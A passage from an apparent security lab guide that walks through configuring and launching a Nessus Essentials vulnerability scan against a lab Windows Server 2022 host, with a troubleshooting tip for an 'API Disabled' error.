


20. The **Scan Templates** window appears. Click the **User Defined** tab and select **NetworkScan_Policy**.


Note: If an **API Disabled** pop-up appears, refresh the browser and log in again to the **Nessus Essentials** using credentials (**Admin/password**), if it still shows the API Disabled error then clear the cache of the browser by clicking on the three dots at the top right of the browser → Click on History → Clear History and make sure that cache and cookies are checked and click on clear and login to the **Nessus Essentials** again.




21. The **New Scan / NetworkScan_Policy** window appears. Under **General Settings** in the right pane, input the **Name** of the scan (here, **Local Network**) and enter the **Description** for the scan (here, **Scanning a local network**); in the **Targets** field, enter the IP address of the target on which you want to perform the vulnerability analysis. In this lab, the target IP address is **10.10.1.22 (Windows Server 2022)**.



22. Click **Schedule** settings; ensure that the **Enabled** switch is turned off. Click the drop-down icon next to the **Save** button and select **Launch** to start the scan.



